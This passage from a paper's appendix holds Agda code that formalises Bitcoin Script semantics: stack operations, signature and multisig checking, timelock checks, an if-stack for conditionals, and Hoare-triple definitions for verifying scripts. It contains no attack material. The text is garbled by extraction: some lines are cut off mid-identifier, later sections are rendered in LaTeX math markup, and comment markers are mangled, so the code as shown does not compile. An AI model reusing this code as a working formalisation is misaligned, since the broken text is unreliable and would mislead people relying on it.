executeStackAdd : Stack → Maybe Stack
executeStackAdd [] = nothing
executeStackAdd (n :: []) = nothing
executeStackAdd (n :: m :: e)
```

```
  = just ((n + m) :: e)

-operational semantics for opVerify
executeStackVerify : Stack → Maybe Stack
executeStackVerify [] = nothing
executeStackVerify (0 :: e) = nothing
executeStackVerify (suc n :: e) = just (e)

-operational semantics for opEqual
executeStackEquality : Stack → Maybe Stack
executeStackEquality [] = nothing
executeStackEquality (n :: []) = nothing
executeStackEquality (n :: m :: e)
  = just ((compareNaturals n m) :: e)


-operational semantics for opSwap
executeStackSwap : Stack → Maybe Stack
executeStackSwap [] = nothing
executeStackSwap (x :: []) = nothing
executeStackSwap (y :: x :: s)
  = just (x :: y   :: s)

-operational semantics for opSub
executeStackSub : Stack → Maybe Stack
executeStackSub [] = nothing
executeStackSub (n :: []) = nothing
executeStackSub (n :: m :: e)
  = just ((n ∸ m) :: e)

-operational semantics for opDup
executeStackDup : Stack → Maybe Stack
executeStackDup [] = nothing
executeStackDup (n :: ns)
```

```
  = (just (n :: n :: ns))

-operational semantics for opPush
executeStackPush : ℕ → Stack → Maybe Stack
executeStackPush n s = just (n :: s )

-operational semantics for opDrop
executeStackDrop : Stack → Maybe Stack
executeStackDrop [] = nothing
executeStackDrop (x :: s) = just s

-auxiliary function for OpCHECKLOCKTIMEVERIFY
executeOpCHECKLOCKTIMEVERIFYAux :
  Stack → Bool → Maybe Stack
executeOpCHECKLOCKTIMEVERIFYAux
  s false = nothing
executeOpCHECKLOCKTIMEVERIFYAux
  s true = just s


- operational semantics for OpCHECKLOCKTIMEVERIFY
executeOpCHECKLOCKTIMEVERIFY :
  (currentTime : Time) → Stack → Maybe Stack
executeOpCHECKLOCKTIMEVERIFY
  currentTime [] = nothing
executeOpCHECKLOCKTIMEVERIFY
  currentTime (x :: s)
  = executeOpCHECKLOCKTIMEVERIFYAux
    (x :: s) (instructOpTime currentTime x)

- isSigned refers to pbk and not pbkh
- since a message can only be checked against pbk
isSigned : (msg : Msg)(s : Signature)
      (pbk : PublicKey) → Bool
isSigned = param .signed
```

```
IsSigned : (msg : Msg)(s : Signature)
  (pbk : PublicKey) → Set
IsSigned = Signed param


-operational semantics for opCheckSig
executeStackCheckSig : Msg → Stack → Maybe Stack
executeStackCheckSig msg [] = nothing
executeStackCheckSig msg (x :: []) = nothing
- pbk is on top of sig
executeStackCheckSig msg (pbk :: sig :: s)
  = stackAuxFunction s (isSigned msg sig pbk)



-operational semantics for opCheckSig3
executeStackCheckSig3Aux : Msg → Stack → Maybe Stack
executeStackCheckSig3Aux msg [] = nothing
executeStackCheckSig3Aux mst
  (x :: []) = nothing
executeStackCheckSig3Aux msg
  (m :: k :: []) = nothing
executeStackCheckSig3Aux msg
  (m :: k :: x :: []) = nothing
executeStackCheckSig3Aux msg
  (m :: k :: x :: f :: []) =     nothing
executeStackCheckSig3Aux msg
  (m :: k :: x :: f :: l :: []) = nothing
executeStackCheckSig3Aux msg
  (p1 :: p2 :: p3 :: s1 :: s2 :: s3 :: s) =
    stackAuxFunction s
    ((isSigned msg s1 p1 ) ∧b
    (isSigned msg s2 p2) ∧b
    (isSigned msg s3 p3))

mutual
```

```
compareSigsMultiSigAux : (msg : Msg)
  (restSigs restPubKeys : List ℕ)
  (topSig : ℕ)(testRes : Bool) → Bool

compareSigsMultiSigAux msg₁
  restSigs restPubKeys
  topSig false
  = compareSigsMultiSig msg₁
    (topSig :: restSigs)     restPubKeys
-- If the top publicKey doesn't match
-- the topSignature
-- we throw away the top publicKey,
-- but still need to find a match for the
-- top publicKey in the remaining signatures
compareSigsMultiSigAux msg₁
  restSigs restPubKeys
  topSig true
  = compareSigsMultiSig msg₁ restSigs restPubKeys
-- If the top publicKey matches the topSignature
-- we need to find matches between
-- the remaining public Keys and signatures

compareSigsMultiSig : (msg : Msg)
  (sigs pbks : List ℕ)   → Bool
compareSigsMultiSig msg []
  pubkeys = true
  -- all signatures have found a match
 -- throw away remaing public keys
compareSigsMultiSig msg
  (topSig :: sigs) [] = false
-- for topSig we haven't found  a match
compareSigsMultiSig msg
  (topSig :: sigs) (topPbk :: pbks)
  = compareSigsMultiSigAux msg
  sigs pbks topSig (isSigned msg topSig topPbk)
```

```
executeMultiSig3 : (msg : Msg)(pbks : List ℕ)
  (numSigs : ℕ)(st : Stack)(sigs : List ℕ)
    → Maybe Stack
executeMultiSig3 msg₁ pbks zero [] sigs = nothing
- need to fetch one extra because
- of a bug in bitcoin definition of MultiSig
executeMultiSig3 msg₁ pbks zero (x :: restStack) sigs
  = just (boolToNat
    (compareSigsMultiSig msg₁ sigs pbks)
    :: restStack)
- We have found enough public Keys and
- signatures to compare
- We check using compareSigsMultiSig
- whether public Keys match the signatures
- and the result is pushed on the stack.
- Note that in BitcoinScript the public Keys
- and signatures need to be in the same order
-
executeMultiSig3 msg₁ pbks
  (suc numSigs) [] sigs = nothing
executeMultiSig3 msg₁ pbks
  (suc numSigs) (sig :: rest) sigs
    = executeMultiSig3 msg₁ pbks numSigs
      rest (sig :: sigs)


executeMultiSig2 : (msg : Msg)(numPbks : ℕ)
  (st : Stack)(pbks : List ℕ) → Maybe Stack
executeMultiSig2 msg  _
  []     pbks = nothing
executeMultiSig2 msg
  zero (numSigs :: rest)    pbks
```

```
    = executeMultiSig3 msg pbks numSigs rest []
executeMultiSig2 msg (suc n)
  (pbk :: rest)  pbks
  = executeMultiSig2 msg n rest (pbk :: pbks)

executeMultiSig : Msg → Stack →      Maybe Stack
executeMultiSig msg [] = nothing
executeMultiSig msg (numberOfPbks :: st)
  = executeMultiSig2 msg numberOfPbks st []
```

B.5 Define instructions (OP_code) for non-local instructions such as OP_IF

```
module instruction where

open import Data.Nat hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Bool hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.List.NonEmpty hiding (head)

open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.andLib
open import libraries.maybeLib
```

```
open import stack
open import instructionBasic
open import basicBitcoinDataType



-list with all instructions
data InstructionAll : Set where
  opEqual : InstructionAll
  opAdd   : InstructionAll
  opPush  : ℕ → InstructionAll
  opSub   : InstructionAll
  opVerify : InstructionAll
  opCheckSig : InstructionAll
  opEqualVerify : InstructionAll
  opDup : InstructionAll
  opDrop : InstructionAll
  opSwap : InstructionAll
  opHash : InstructionAll
  opCHECKLOCKTIMEVERIFY : InstructionAll
  opCheckSig3 : InstructionAll
  opMultiSig : InstructionAll
  opIf opElse opEndIf : InstructionAll

basicInstr2Instr : InstructionBasic
  → InstructionAll
basicInstr2Instr opEqual = opEqual
basicInstr2Instr opAdd = opAdd
basicInstr2Instr (opPush x) = (opPush x)
basicInstr2Instr opSub = opSub
basicInstr2Instr opVerify = opVerify
basicInstr2Instr opCheckSig = opCheckSig
basicInstr2Instr opEqualVerify = opEqualVerify
basicInstr2Instr opDup = opDup
```

```
basicInstr2Instr opDrop = opDrop
basicInstr2Instr opSwap = opSwap
basicInstr2Instr opHash = opHash
basicInstr2Instr opCHECKLOCKTIMEVERIFY
  = opCHECKLOCKTIMEVERIFY
basicInstr2Instr opCheckSig3 = opCheckSig3
basicInstr2Instr opMultiSig = opMultiSig


BitcoinScript : Set
BitcoinScript = List InstructionAll


basicBScript2BScript : BitcoinScriptBasic
  → BitcoinScript
basicBScript2BScript [] = []
basicBScript2BScript (op :: p) =
  basicInstr2Instr op :: basicBScript2BScript p

- true if the instruction is not
- an if then else operation
nonIfInstr : InstructionAll → Bool
nonIfInstr opIf = false
nonIfInstr opElse = false
nonIfInstr opEndIf = false
nonIfInstr op = true

NonIfInstr : InstructionAll → Set
NonIfInstr op = True (nonIfInstr op)

- check whether a script consists of
- nonif instructions only
nonIfScript : BitcoinScript → Bool
nonIfScript [] = true
```

```
nonIfScript (op :: rest) =
  nonIfInstr op ∧b nonIfScript rest

NonIfScript : BitcoinScript → Set
NonIfScript p = True (nonIfScript p)


nonIfScript2NonIf2Head :
  (op : InstructionAll)(rest : BitcoinScript)
        → NonIfScript (op :: rest)
        → NonIfInstr op
nonIfScript2NonIf2Head op rest p = ∧bproj₁ p


nonIfScript2NonIf2Tail :
  (op : InstructionAll)(rest : BitcoinScript)
         → NonIfScript (op :: rest)
         → NonIfScript rest
nonIfScript2NonIf2Tail op rest p = ∧bproj₂ p
```

B.6 Define Hoare triple stack

```
open import basicBitcoinDataType

module hoareTripleStack (param : GlobalParameters) where

open import Data.Nat renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_)
open import Data.Sum
open import Data.Maybe
open import Data.Unit
open import Data.Empty
open import Data.Bool  hiding (_≤_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
```

```
open import Data.Nat.Base hiding (_≤_)

import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.andLib

open import libraries.maybeLib
open import libraries.emptyLib

open import stack
open import stackPredicate

open import instruction
open import stackSemanticsInstructions param

record <_>gˢ_<_> (φ : StackPredicate) (stackfun : StackTransformer)
                        (ψ : StackPredicate) : Set where
  constructor hoareTripleStackGen -- corrStackPartGeneric
  field
    ==>stg : (time : Time)(msg : Msg)(s : Stack)
              → φ time msg s
              → liftPred2Maybe (ψ time msg) (stackfun time msg s)
    <==stg : (time : Time)(msg : Msg)(s : Stack)
              → liftPred2Maybe (ψ time msg) (stackfun time msg s)
              → φ time msg s
open <_>gˢ_<_> public


<_>stack_<_> : StackPredicate → BitcoinScript → StackPredicate → Set
< φ >stack prog < ψ > = < φ >gˢ ⟦ prog ⟧stack < ψ >
```

B.7 Define equalities if then else

```
open import basicBitcoinDataType

module verificationWithIfStack.equalitiesIfThenElse (param : GlobalParameters) where

open import Data.List hiding (_++_)

import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

open import libraries.listLib

open import stack
open import instruction

open import verificationWithIfStack.ifStack
open import verificationWithIfStack.state
open import verificationWithIfStack.predicate



lemmaOpIfProg++[] : (ifCaseProg elseCaseProg : BitcoinScript) →
   _≡_ {A = BitcoinScript}
   (opIf ::' ifCaseProg ++ ( opElse ::' elseCaseProg ++ []))
   (opIf ::' ifCaseProg ++ opElse ::' elseCaseProg)

lemmaOpIfProg++[] ifCaseProg elseCaseProg
  = cong (λ l → opIf :: ifCaseProg ++ l)
   (lemma++[] (opElse :: elseCaseProg))

lemmaOpIfProg++[]' : (ifCaseProg elseCaseProg : BitcoinScript) →
     _≡_ {A = BitcoinScript}
```

```
        (opIf :: (ifCaseProg ++ (opElse :: elseCaseProg) ++ [] ))
        (opIf ::' ifCaseProg ++ opElse ::' elseCaseProg)
lemmaOpIfProg++[]' ifCaseProg elseCaseProg
  = cong (λ x → (opIf :: []) ++ x) ((lemma++[]
   (ifCaseProg ++ opElse ::' elseCaseProg)))


lemmaOpIfProg++[]new : (ifCaseProg elseCaseProg : BitcoinScript) →
        _≡_ {A = BitcoinScript}
  ((opIf :: [] ) ++ (ifCaseProg ++ (((opElse :: []) ++ elseCaseProg ) )))
  ((((opIf :: []) ++ ifCaseProg) ++ (opElse :: [])) ++ elseCaseProg)
lemmaOpIfProg++[]new ifCaseProg elseCaseProg
   = lemmaListAssoc4 (opIf :: []) ifCaseProg (opElse :: []) elseCaseProg


lemmaIfThenElseProg== : (ifCaseProg elseCaseProg : BitcoinScript) →
   _≡_ {A = BitcoinScript}
   ((opIf :: (ifCaseProg ++ opElse ::' elseCaseProg)) ++ opEndIf ::' [])
   (opIf ::' ifCaseProg ++ opElse ::' elseCaseProg ++ opEndIf ::' [])
lemmaIfThenElseProg== ifCaseProg elseCaseProg = refl


lemmaOpIfProg++[]''' :
  (ifCaseProg elseCaseProg : BitcoinScript) →
  _≡_ {A = BitcoinScript}
  (opIf :: (ifCaseProg ++ opElse ::' elseCaseProg) ++ opEndIf ::' [])
  (opIf :: ifCaseProg ++ opElse ::' elseCaseProg ++ opEndIf ::' [])
lemmaOpIfProg++[]''' ifCaseProg elseCaseProg = refl




lemmaOpIfProg++[]5 : (ifCaseProg elseCaseProg : BitcoinScript) →
  _≡_ {A = BitcoinScript}
  (ifCaseProg ++ (opElse :: elseCaseProg))
  (ifCaseProg ++ (opElse :: []) ++ elseCaseProg)
```

```
lemmaOpIfProg++[]5 [] elseCaseProg = refl
lemmaOpIfProg++[]5 (x :: ifCaseProg) elseCaseProg
  = cong (λ l → x :: l) (lemmaOpIfProg++[]5 ifCaseProg elseCaseProg)

lemmaOpIfProg++[]4 :
  (ifCaseProg elseCaseProg : BitcoinScript)      →
  _≡_ {A = BitcoinScript}
    (opIf :: (ifCaseProg ++ opElse ::' elseCaseProg ++ opEndIf ::' []))
    (opIf :: (ifCaseProg ++ opElse ::' [] ++ elseCaseProg ++ opEndIf ::' []))
lemmaOpIfProg++[]4 ifCaseProg elseCaseProg =
  cong (λ l → opIf :: (l ++ opEndIf ::' []))
  (lemmaOpIfProg++[]5 ifCaseProg elseCaseProg)
```

B.8 The state definition for non-local instructions

```
module verificationWithIfStack.state where

open import Data.Nat hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Maybe
open import Data.Bool  hiding (_≤_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.List.NonEmpty hiding (head)

import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality
```

```
open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.andLib
open import libraries.maybeLib

open import basicBitcoinDataType
open import stack

open import verificationWithIfStack.ifStack



record State : Set where
       constructor ⟨_,_,_,_,_⟩
       field
         currentTime : Time

         msg : Msg
         stack : Stack
         ifStack : IfStack
         consis : IfStackConsis ifStack
open State public

record StateWithMaybe : Set where
       constructor ⟨_,_,_,_,_⟩
       field
         currentTime : Time

         msg : Msg
         maybeStack : Maybe Stack
         ifStack : IfStack
         consis : IfStackConsis ifStack

open StateWithMaybe public
```

```
state1WithMaybe : StateWithMaybe → Maybe State
state1WithMaybe ⟨ currentTime₁ , msg₁ , just x , ifStack₁ , consis₁ ⟩ =
  just ⟨ currentTime₁ , msg₁ , x , ifStack₁ , consis₁ ⟩
state1WithMaybe ⟨ currentTime₁ , msg₁ , nothing , ifStack₁ , consis₁ ⟩ = nothing






mutual


  liftStackToStateTransformerAux' : Maybe Stack → State → StateWithMaybe
  liftStackToStateTransformerAux' maybest ⟨ currentTime₁ ,
    msg₁ , stack₁ , ifStack₁ , consis₁ ⟩
    = ⟨ currentTime₁ , msg₁ , maybest , ifStack₁ , consis₁ ⟩


exeTransformerDepIfStack : ( State → Maybe State ) → State → Maybe State
exeTransformerDepIfStack f st@( ⟨ time , msg₁ , stack₁ , [] , c ⟩ ) = f st
exeTransformerDepIfStack f st@( ⟨ time , msg₁ , stack₁ ,
  ifCase :: ifStack₁ , c ⟩) = f st
exeTransformerDepIfStack f st@( ⟨ time , msg₁ , stack₁ ,
  elseCase :: ifStack₁ , c ⟩) = f st
exeTransformerDepIfStack f st@( ⟨ time , msg₁ , stack₁ ,
  elseSkip :: ifStack₁ , c ⟩ ) = just st
exeTransformerDepIfStack f st@( ⟨ time , msg₁ , stack₁ ,
  ifIgnore :: ifStack₁ , c ⟩ ) = just st
exeTransformerDepIfStack f st@( ⟨ time , msg₁ , stack₁ ,
  ifSkip :: ifStack₁ , c ⟩) = just st

exeTransformerDepIfStack' : ( State → StateWithMaybe )
  → State → Maybe State
exeTransformerDepIfStack' f st@( ⟨ currentTime₁ , msg₁ , stack₁ , [] , consis₁ ⟩)
```

```
  = state1WithMaybe (f st)
exeTransformerDepIfStack' f st@( ⟨ currentTime₁ , msg₁ , stack₁ ,
  ifCase :: ifStack₁ , consis₁ ⟩)
  = state1WithMaybe (f st)
exeTransformerDepIfStack' f st@( ⟨ currentTime₁ , msg₁ , stack₁ ,
  elseCase :: ifStack₁ , consis₁ ⟩)
  = state1WithMaybe (f st)
exeTransformerDepIfStack' f st@( ⟨ currentTime₁ , msg₁ , stack₁ ,
  ifSkip :: ifStack₁ , consis₁ ⟩) = just st
exeTransformerDepIfStack' f st@( ⟨ currentTime₁ , msg₁ , stack₁ ,
  elseSkip :: ifStack₁ , consis₁ ⟩) = just st
exeTransformerDepIfStack' f st@( ⟨ currentTime₁ , msg₁ , stack₁ ,
  ifIgnore :: ifStack₁ , consis₁ ⟩) = just st

stackTransform2StateTransform : StackTransformer → State → Maybe State
stackTransform2StateTransform f s
  = exeTransformerDepIfStack' (liftStackToStateTransformerAux'
    (f (s .currentTime) (s .msg) (s .stack))) s


liftStackToStateTransformerDepIfStack' : (Stack → Maybe Stack)
  → State → Maybe State
liftStackToStateTransformerDepIfStack' f
  = stackTransform2StateTransform (λ time msg → f)


liftTimeStackToStateTransformerDepIfStack' : (Time → Stack → Maybe Stack)
  → State → Maybe State
liftTimeStackToStateTransformerDepIfStack' f
  = stackTransform2StateTransform (λ time msg → f time)

liftMsgStackToStateTransformerDepIfStack' : (Msg → Stack → Maybe Stack)
  → State → Maybe State
liftMsgStackToStateTransformerDepIfStack' f
  = stackTransform2StateTransform (λ time → f)
```

```
msgToMStackToIfStackToMState : Time → Msg → Maybe Stack
  → (ifs : IfStack) → IfStackConsis ifs → Maybe State
msgToMStackToIfStackToMState time m nothing ifs c = nothing
msgToMStackToIfStackToMState time m (just x) ifs c = just ⟨ time , m , x , ifs , c ⟩

liftFromMsgToStateAssumeIfStack : ( Msg → Stack → Maybe Stack)
  → State → Maybe State
liftFromMsgToStateAssumeIfStack f ⟨ time , msg₁ , stack₁ , ifStack₁ , c ⟩
  = msgToMStackToIfStackToMState time msg₁ ( f msg₁ stack₁) ifStack₁ c

liftToStateAssumeIfStack : (  Stack → Maybe Stack) → State → Maybe State
liftToStateAssumeIfStack f ⟨ time , msg₁ , stack₁ , ifStack₁ , c ⟩
  = msgToMStackToIfStackToMState time msg₁ ( f stack₁) ifStack₁ c
```

B.9 Define the semantics for instructions, including conditionals

```
open import basicBitcoinDataType

module verificationWithIfStack.semanticsInstructions (param : GlobalParameters) where

open import Data.Nat hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Bool  hiding (_≤_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.Maybe

import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality
```

```
open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.andLib
-open import libraries.miscLib
open import libraries.maybeLib

open import stack
open import instruction
open import semanticBasicOperations param
open import verificationWithIfStack.ifStack
open import verificationWithIfStack.state
open import verificationWithIfStack.predicate
```

```
-function for opIf
executeOpIfBasic : State → Maybe State
executeOpIfBasic ⟨ time , msg , bitcoinStack₁ , ifSkip :: ifStack₁ , c ⟩
  = just ⟨   time , msg , bitcoinStack₁ , ifIgnore   ::    ifSkip :: ifStack₁ , c ⟩
executeOpIfBasic ⟨ time , msg , bitcoinStack₁ , ifIgnore :: ifStack₁ , c ⟩
  = just ⟨ time , msg , bitcoinStack₁ , ifIgnore  ::          ifIgnore :: ifStack₁ , c ⟩
executeOpIfBasic ⟨ time , msg , bitcoinStack₁ , elseSkip :: ifStack₁ , c ⟩
  = just ⟨ time , msg , bitcoinStack₁ , ifIgnore  ::          elseSkip :: ifStack₁ , c ⟩
executeOpIfBasic ⟨ time , msg , [] , [] , c ⟩ =   nothing
executeOpIfBasic ⟨ time , msg , zero :: bitcoinStack₁   , [] , c ⟩
  = just ⟨ time , msg ,    bitcoinStack₁ , ifSkip :: [] , c ⟩
executeOpIfBasic ⟨ time , msg , suc x :: bitcoinStack₁   , [] , c ⟩
  = just   ⟨ time , msg ,  bitcoinStack₁ , ifCase ::     [] , c ⟩
executeOpIfBasic ⟨ time , msg , []        , ifCase :: ifStack₁ , c ⟩ = nothing
executeOpIfBasic ⟨ time , msg , zero :: bitcoinStack₁   , ifCase :: ifStack₁ , c ⟩
  = just ⟨   time , msg , bitcoinStack₁ , ifSkip   :: ifCase ::    ifStack₁ , c ⟩
```

```
executeOpIfBasic ⟨ time , msg , suc x :: bitcoinStack₁   , ifCase :: ifStack₁ , c ⟩
  = just ⟨ time , msg , bitcoinStack₁ , ifCase :: ifCase ::   ifStack₁     , c ⟩
executeOpIfBasic ⟨ time , msg , []         , elseCase :: ifStack₁ , c ⟩ = nothing
executeOpIfBasic ⟨ time , msg , zero :: bitcoinStack₁    , elseCase :: ifStack₁ , c ⟩
  = just ⟨ time , msg , bitcoinStack₁ , ifSkip ::  elseCase :: ifStack₁   , c ⟩
executeOpIfBasic ⟨ time , msg , suc x :: bitcoinStack₁   , elseCase :: ifStack₁ , c ⟩
  = just ⟨ time , msg , bitcoinStack₁ , ifCase :: elseCase :: ifStack₁   , c ⟩


-function for opElse
executeOpElseBasic : State → Maybe State
executeOpElseBasic ⟨ time , msg , bitcoinStack₁ , [] , c ⟩ = nothing
executeOpElseBasic ⟨ time , msg , bitcoinStack₁ , elseSkip :: ifStack₁ , c ⟩ = nothing
executeOpElseBasic ⟨ time , msg , bitcoinStack₁ , elseCase :: ifStack₁ , c ⟩ = nothing
executeOpElseBasic ⟨ time , msg , bitcoinStack₁ , ifSkip :: ifStack₁ , c ⟩
  = just ⟨ time , msg , bitcoinStack₁ , elseCase :: ifStack₁ , c ⟩
executeOpElseBasic ⟨ time , msg , bitcoinStack₁ , ifCase :: ifStack₁ , c ⟩
  = just ⟨ time , msg , bitcoinStack₁ , elseSkip :: ifStack₁ , ∧bproj₂ c ⟩
executeOpElseBasic ⟨ time , msg , bitcoinStack₁ , ifIgnore :: ifStack₁ , c ⟩
  = just ⟨ time , msg , bitcoinStack₁ , elseSkip :: ifStack₁ , ∧bproj₂ c ⟩


-function for opEndIf
executeOpEndIfBasic : State → Maybe State
executeOpEndIfBasic ⟨ time , msg , bitcoinStack , [] , c ⟩ = nothing
executeOpEndIfBasic ⟨ time , msg , bitcoinStack , x :: ifStack , c ⟩ = just (⟨ time , msg , bitcoinStack , ifStack , lemmaIfS




⟦_⟧s : InstructionAll → State → Maybe State
⟦ opEqual ⟧s = liftStackToStateTransformerDepIfStack' executeStackEquality
⟦ opAdd ⟧s = liftStackToStateTransformerDepIfStack' executeStackAdd
⟦ (opPush x) ⟧s = liftStackToStateTransformerDepIfStack' (executeStackPush x)
⟦ opSub ⟧s = liftStackToStateTransformerDepIfStack' executeStackSub
⟦ opVerify ⟧s = liftStackToStateTransformerDepIfStack' executeStackVerify
```

$[\![$ opCheckSig $]\!]$s = liftMsgStackToStateTransformerDepIfStack' executeStackCheckSig
$[\![$ opEqualVerify $]\!]$s = liftStackToStateTransformerDepIfStack' executeStackVerify
$[\![$ opDup $]\!]$s = liftStackToStateTransformerDepIfStack' executeStackDup
$[\![$ opDrop $]\!]$s = liftStackToStateTransformerDepIfStack' executeStackDrop
$[\![$ opSwap $]\!]$s = liftStackToStateTransformerDepIfStack' executeStackSwap
$[\![$ opCHECKLOCKTIMEVERIFY $]\!]$s = liftTimeStackToStateTransformerDepIfStack' executeOpCHECKLOCKTI
$[\![$ opCheckSig3 $]\!]$s = liftMsgStackToStateTransformerDepIfStack' executeStackCheckSig3Aux
$[\![$ opHash $]\!]$s = liftStackToStateTransformerDepIfStack' executeOpHash
$[\![$ opMultiSig $]\!]$s = liftMsgStackToStateTransformerDepIfStack' executeMultiSig
$[\![$ opIf $]\!]$s = executeOpIfBasic
$[\![$ opElse $]\!]$s = executeOpElseBasic
$[\![$ opEndIf $]\!]$s = executeOpEndIfBasic

$[\![_]\!]$s^{+} : InstructionAll $\rightarrow$ Maybe State $\rightarrow$ Maybe State
$[\![$ op $]\!]$s^{+} $t = t \gg= [\![$ op $]\!]$s

$[\![\_]\!]$: BitcoinScript $\rightarrow$ State $\rightarrow$ Maybe State
$[\![$ [] $]\!]$ = just
$[\![$ x :: [] $]\!]$ = $[\![$ x $]\!]$s
$[\![$ x :: l $]\!]$ s = $[\![$ x $]\!]$s $s \gg= [\![$ l $]\!]$

$[\![\_]\!]^{+}$: BitcoinScript $\rightarrow$ Maybe State $\rightarrow$ Maybe State
$[\![$ op $]\!]^{+}$ $s = s \gg= [\![$ op $]\!]$

validStackAux : ($pbkh$: $\mathbb{N}$) $\rightarrow$ (msg : Msg) $\rightarrow$ Stack $\rightarrow$ Bool
validStackAux pkh $msg[\,]$ [] = false
validStackAux pkh msg (pbk :: []) = false
validStackAux pkh msg (pbk :: sig :: s) = hashFun pbk ==b pkh $\wedge$b isSigned msg sig pbk

validStack : (pkh : $\mathbb{N}$) $\rightarrow$ BPredicate
validStack pkh $\langle$ $time$, msg_1 , $stack_1$, $ifStack_1$, c $\rangle$ = validStackAux pkh msg_1 $stack_1$

B.10 Define ifStackEl and IfStack

```
module verificationWithIfStack.ifStack where

open import Data.Nat hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Bool hiding (_≤_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.List.NonEmpty hiding (head)

open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.andLib
-open import libraries.miscLib
open import libraries.maybeLib

open import basicBitcoinDataType

data IfStackEl : Set where
  ifCase elseCase ifSkip elseSkip ifIgnore : IfStackEl

-ifStack
IfStack : Set
IfStack = List IfStackEl


isActiveIfStackEl : IfStackEl → Bool
isActiveIfStackEl ifCase = true
isActiveIfStackEl elseCase = true
isActiveIfStackEl ifSkip = false
isActiveIfStackEl elseSkip = false
```

$\mathsf{isActiveIfStackEl}\ \mathsf{ifIgnore} = \mathsf{false}$

$\mathsf{IsActiveIfStackEl} : \mathsf{IfStackEl} \to \mathsf{Set}$

$\mathsf{IsActiveIfStackEl}\ s = \mathsf{True}\ (\mathsf{isActiveIfStackEl}\ s)$

$\mathsf{isNonActiveIfStackEl} : \mathsf{IfStackEl} \to \mathsf{Bool}$

$\mathsf{isNonActiveIfStackEl}\ s = \mathsf{not}\ (\mathsf{isActiveIfStackEl}\ s)$

$\mathsf{IsNonActiveIfStackEl} : \mathsf{IfStackEl} \to \mathsf{Set}$

$\mathsf{IsNonActiveIfStackEl}\ s = \mathsf{True}\ (\mathsf{isNonActiveIfStackEl}\ s)$

$\mathsf{isActiveIfStack} : \mathsf{IfStack} \to \mathsf{Bool}$

$\mathsf{isActiveIfStack}\ [] = \mathsf{true}$

$\mathsf{isActiveIfStack}\ (x :: s) = \mathsf{isActiveIfStackEl}\ x$

$\mathsf{IsActiveIfStack} : \mathsf{IfStack} \to \mathsf{Set}$

$\mathsf{IsActiveIfStack}\ s = \mathsf{True}\ (\mathsf{isActiveIfStack}\ s)$

$\mathsf{isNonActiveIfStack} : \mathsf{IfStack} \to \mathsf{Bool}$

$\mathsf{isNonActiveIfStack}\ s = \mathsf{not}\ (\mathsf{isActiveIfStack}\ s)$

$\mathsf{IsNonActiveIfStack} : \mathsf{IfStack} \to \mathsf{Set}$

$\mathsf{IsNonActiveIfStack}\ s = \mathsf{True}\ (\mathsf{isNonActiveIfStack}\ s)$

$\mathsf{ifStackElIsNonIfIgnore} : \mathsf{IfStackEl} \to \mathsf{Bool}$

$\mathsf{ifStackElIsNonIfIgnore}\ \mathsf{ifIgnore} = \mathsf{false}$

$\mathsf{ifStackElIsNonIfIgnore}\ s = \mathsf{true}$

$\mathsf{IfStackIsNonIfIgnore} : \mathsf{IfStackEl} \to \mathsf{Set}$

$\mathsf{IfStackIsNonIfIgnore}\ s = \mathsf{True}\ (\mathsf{ifStackElIsNonIfIgnore}\ s)$

$\mathsf{ifStackElIsIfSkipOrElseSkip} : \mathsf{IfStackEl} \to \mathsf{Bool}$

$\mathsf{ifStackElIsIfSkipOrElseSkip}\ \mathsf{ifSkip} = \mathsf{true}$

```
ifStackElIsIfSkipOrElseSkip elseSkip = true
ifStackElIsIfSkipOrElseSkip s = false

IfStackElIsIfSkipOrElseSkip : IfStackEl → Set
IfStackElIsIfSkipOrElseSkip s = True (ifStackElIsIfSkipOrElseSkip s)

ifStackElementIsIfSkipOrIfIgnore : IfStackEl → Set
ifStackElementIsIfSkipOrIfIgnore ifSkip      = ⊤
